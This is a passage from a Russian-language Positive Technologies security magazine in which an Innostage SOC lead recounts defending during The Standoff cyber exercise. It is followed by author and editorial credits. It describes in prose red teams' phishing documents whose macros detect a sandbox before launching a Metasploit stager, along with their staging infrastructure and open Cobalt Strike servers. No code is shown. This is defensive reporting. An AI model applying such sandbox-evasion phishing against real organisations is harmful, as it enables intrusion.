
Атакующие очень творчески подошли к решению задачи. Многие отправляли свои реальные резюме с темами «Отклик на вакансию», «Хочу у вас работать». Некоторые участники цитировали Конституцию СССР.

Вредоносное содержимое писем было очень многообразным: ребята использовали разные инструменты, файлы и ПО. Например, одна из команд отправила на почтовый ящик офисный документ с макросом внутри. На скриншоте выше — слегка деобфусцированная версия этого макроса. С помощью представленной программы атакующие пытались обнаружить нашу песочницу по имени процесса кликера. При отсутствии такого процесса выполнялся стейджер Metasploit.

2 Хорошая подготовка

Красные команды заранее хорошо подготовили свою инфраструктуру, через которую они проникали в систему, атаковали и забирали данные. В их арсенале было много собственных IP-адресов, доменов, сайтов, причем некоторые из них выглядели как фишинговые. Хакеры активно использовали такие ключевые слова, как phd2021.tk, ptsecurity2021, thestandoff2021.

Ребята из нашего SOC собрали воедино эту инфраструктуру. На рисунке ниже — пример инфраструктуры одной команды. Синим отмечено, какие узлы были скомпрометированы.





3 Генератор мемов


Организаторы киберучений подготовили абсолютно новую инфраструктуру, в которой «красным» было сложно ориентироваться. Мы мониторили аккаунты в Twitter и Telegram-каналы участников и смотрели, как они комментируют ход битвы. К примеру, одна из команд долго не могла выбраться из сети DMZ (это периметровая сеть, в которой доступны публичные сервисы). На фотографии справа — вся гамма эмоций, которую испытали участники.

4 Все на одного

На предыдущих битвах на киберполигоне The Standoff было шесть офисов, а на последней встрече было одно единое кибергосударство, где все элементы инфраструктуры связаны между собой. Из-за этого часто возникали забавные ситуации. Например, три красные команды в одно время бросились компрометировать один и тот же узел, и у атакующих образовалась очередь, которую им самим же пришлось регулировать. На скриншоте ниже — заметки в блокноте, которые делали участники.







Три красные команды в одно время бросились компрометировать один и тот же узел, и у атакующих образовалась очередь

Мы без проблем могли видеть IP-адрес, с которого шла атака «красных»

У ребят из красных команд постоянно появлялись мемы. Например, иллюстрация, представленная ниже, описывает, как команды повели себя, обнаружив самую простую задачу — взлом веб-сайта: выполнять ее в буквальном смысле бежали всей толпой.

5 Нападающие забыли о своей безопасности

Главное для атакующих — оставаться незамеченными, но почему-то они не заботились о безопасности своей инфраструктуры. Мы без проблем могли видеть IP-адрес, с которого шла атака «красных». К примеру, Cobalt Strike был доступен без какой- либо аутентификации. Мы также видели, на каком этапе сейчас находится команда, и если бы не правило, согласно которому мы не можем вмешиваться в ход битвы, можно было бы усложнить работу нападающих в любой момент.

Вероятно, команды не догадывались, что мы можем зайти в их инфраструктуру и оценить ее, а это необходимо было учитывать. Поэтому наша рекомендация участникам предстоящих битв: помните о собственной безопасности.

Для чего Innostage взялся за глобальный SOC

Во-первых, мы хотели прокачать наших ребят, ранее не участвовавших в The Standoff. В первой битве в нашей команде было не больше десяти человек. На этот раз мы включили в работу в два с половиной раза больше людей, в том числе новеньких, которые ранее не видели настолько интенсивного хакерского трафика. Мы хотели показать им, как выглядят настоящие хакерские атаки, и эта цель была достигнута.

Во-вторых, нам было важно познакомить команду с инструментарием. В состав нашего SOC входят как аналитики, которые постоянно занимаются мониторингом, так и люди, не пересекающиеся с подобными инструментами. Например, ребята со специализацией SIEM никогда не работали с WAF или NTA. На The Standoff они обучились работе с этими продуктами и тому, как с их помощью мониторить атаки.

В-третьих, мы сами хотели прокачаться в организации таких мероприятий, особенно с точки зрения подготовки нашей команды и взаимодействия с Positive Technologies. Задача была выполнена на 80%.

Я думаю, каждый участник кибербитвы сделал для себя определенные выводы. Инженеры нашей команды прошли отличную подготовку. Разработчики смогли проверить свои продукты в бою (к примеру, Innostage в последней битве протестировал собственную разработку — платформу реагирования на киберинциденты Innostage IRP). Команды защитников получили тот самый «красный» трафик, и это были реальные живые атакующие, а не заранее подготовленные скрипты.

Стоит ли дальше проводить The Standoff? Мой ответ — однозначно, да.

Об авторах

Николай Анисеня

Руководитель группы исследований
безопасности мобильных приложений

Дмитрий Даренский

Руководитель практики
промышленной кибербезопасности

Ольга Зиненко

Старший аналитик
информационной безопасности

Антон Калинин

Руководитель группы аналитиков центра
предотвращения киберугроз CyberART,
ГК Innostage

Екатерина Килюшева

Руководитель исследовательской
группы департамента аналитики
информационной безопасности

Максим Костиков

Заместитель руководителя отдела
анализа защищенности приложений

Александр Морозов

Руководитель отдела
тестирования на проникновение

Александра Мурзина

Руководитель группы
машинного обучения

Алексей Новиков

Директор экспертного
центра безопасности

Светлана Озерецковская

Руководитель отдела маркетинга комплексных решений

Александр Попов

Ведущий специалист отдела исследований безопасности ОС и аппаратных решений

Арсений Реутов

Руководитель отдела безопасности распределенных систем

Екатерина Семыкина

Аналитик информационной безопасности

Дмитрий Серебрянников

Директор по анализу защищенности

Борис Симис

Заместитель генерального
директора по развитию бизнеса

Антон Тюрин

Руководитель экспертизы O2
департамента метапродуктов

Дарья Фартушнова

Контент-менеджер

Яна Юракова

Аналитик информационной
безопасности

Positive Technologies — ведущий разработчик решений для информационной безопасности. Наши технологии и сервисы используют более 2300 организаций по всему миру, в том числе 80% компаний из рейтинга «Эксперт-400». Уже 20 лет наша основная задача — предотвращать хакерские атаки до того, как они причинят неприемлемый ущерб бизнесу и целым отраслям.

Positive Technologies — первая и единственная публичная компания из сферы кибербезопасности на Московской бирже (MOEX: POSI).

Следите за компанией в соцсетях (Telegram❶, ВКонтакте❷, Twitter❸, Хабр❹) и в разделе «Новости»❺ на сайте ptsecurity.com, а также подписывайтесь на телеграм-канал IT's positive investing❻.

❶ ❷ ❸

❹ ❺ ❻

Над журналом работали

Главный редактор **Наталья Фролова**
Литературный редактор **Алексей Чернозубов**
Редакторы **Анна Гладкова, Алексей Леонтьев, Дарья Суслова, Нина Юдина**

Арт-директор **Антон Кузин**
Дизайн и верстка **Яна Аксакова, Владислав Зыков**